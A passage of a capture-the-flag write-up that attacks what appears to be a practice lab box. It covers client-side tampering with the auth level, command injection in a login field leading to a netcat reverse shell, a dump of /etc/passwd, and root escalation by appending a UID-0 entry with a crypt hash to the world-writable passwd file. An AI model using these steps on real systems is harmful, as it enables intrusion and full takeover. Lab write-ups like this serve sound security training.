


Our "Auth_level" which we can assume means authentication level, is a standard user. Perhaps there is an admin user auth level as well?


Upon digging around the javascript functions we find one that checks for a "master_admin_user". Now we know the name of the admin auth level. Let's see if we can change it within our browser.




Great. We can manually change our auth level using the web developer tools. Let’s see what changes occur within our new level of permissions.




We see a new Admin button let's see what's on there.



Just like we mentioned in the vulnerability analysis portion of this report, we know the login function is utilizing a CLI for authentication. Because of this, we can attempt to throw in some shell commands and see what the program will throw back at us. We can start with something basic like a ping command and see what we get.



WireShark is open just to verify if we get some ICMP packets, which we do. This confirms that the login is vulnerable to command injection. Now we can focus on how to exploit this vulnerability and get a shell. Doing some googling we find a command we can use to potentially get a reverse shell connection. Since we are going to be expecting a reverse shell connection, netcat will be our weapon of choice in this instance. Having the command in the login field we hit enter and wait to see what we get on our terminal listening with Netcat.



Fantastic, it worked. Now that we have gained command-line access to the server. It's starting to shift into the post-exploitation phase where can start some privilege escalation and action on our objectives, in which case is to capture the flag.

5.3 Post-Exploitation

After a while of poking around on the server, I had done some enumeration and intel gathering about my environment. I enumerated the users on the system by printing the contents of the '/etc/passwd/' file.

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
admin:x:1000:1004:admin:/home/admin:/bin/bash
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
node:x:1001:1005:,,,:/home/node:/bin/bash
```

Great we can copy this info and just add it to a txt file we can call BullDogUsers.txt just in case. However, after analyzing the password file, I noticed a huge vulnerability: everyone has full permission to the file.

```
$ ls -la | grep passwd
-rwxrwxrwx  1 root root       1653 Jul 15  2018 passwd
-rw-r--r--  1 root root       1650 Jul 15  2018 passwd-
$
```

This is especially dangerous as we mentioned before, as anyone can write to this file including adding a new entry with root permissions. Let’s do that for privilege escalation.

First, we need to generate a new hash for the new entry:

We can run

“perl -le ‘print crypto(“newroot” , ”newroot”)’


Essentially this creates a hash in which the password will be newroot. The password is the first argument and the salt is the second argument.

This outputs ‘neMlQH0dQoK0k’ as our hash. Now we can open the password file with nano or vim and append the following entry:

```
newroot:neMlQH0dQoK0k:0:0:root:/root:/bin/bash
```

From then on we can simple do ‘su newroot’ to switch our user to newroot.

If the reverse shell gives you an error like ‘su must be done on a terminal’ You can run **bash -i -c 'python -c "import pty; pty.spawn(\"/bin/bash\")"'** to get the shell in interactive mode. Now you can do **su newroot** and type in ‘newroot’ as your password and you’re now root.



Our last step is to complete our object and capture the flag. Luckily, it was not difficult to find. Simply do an ‘ls’ and cat the flag.txt file and we get a nice message from the creator. We have completed our objective.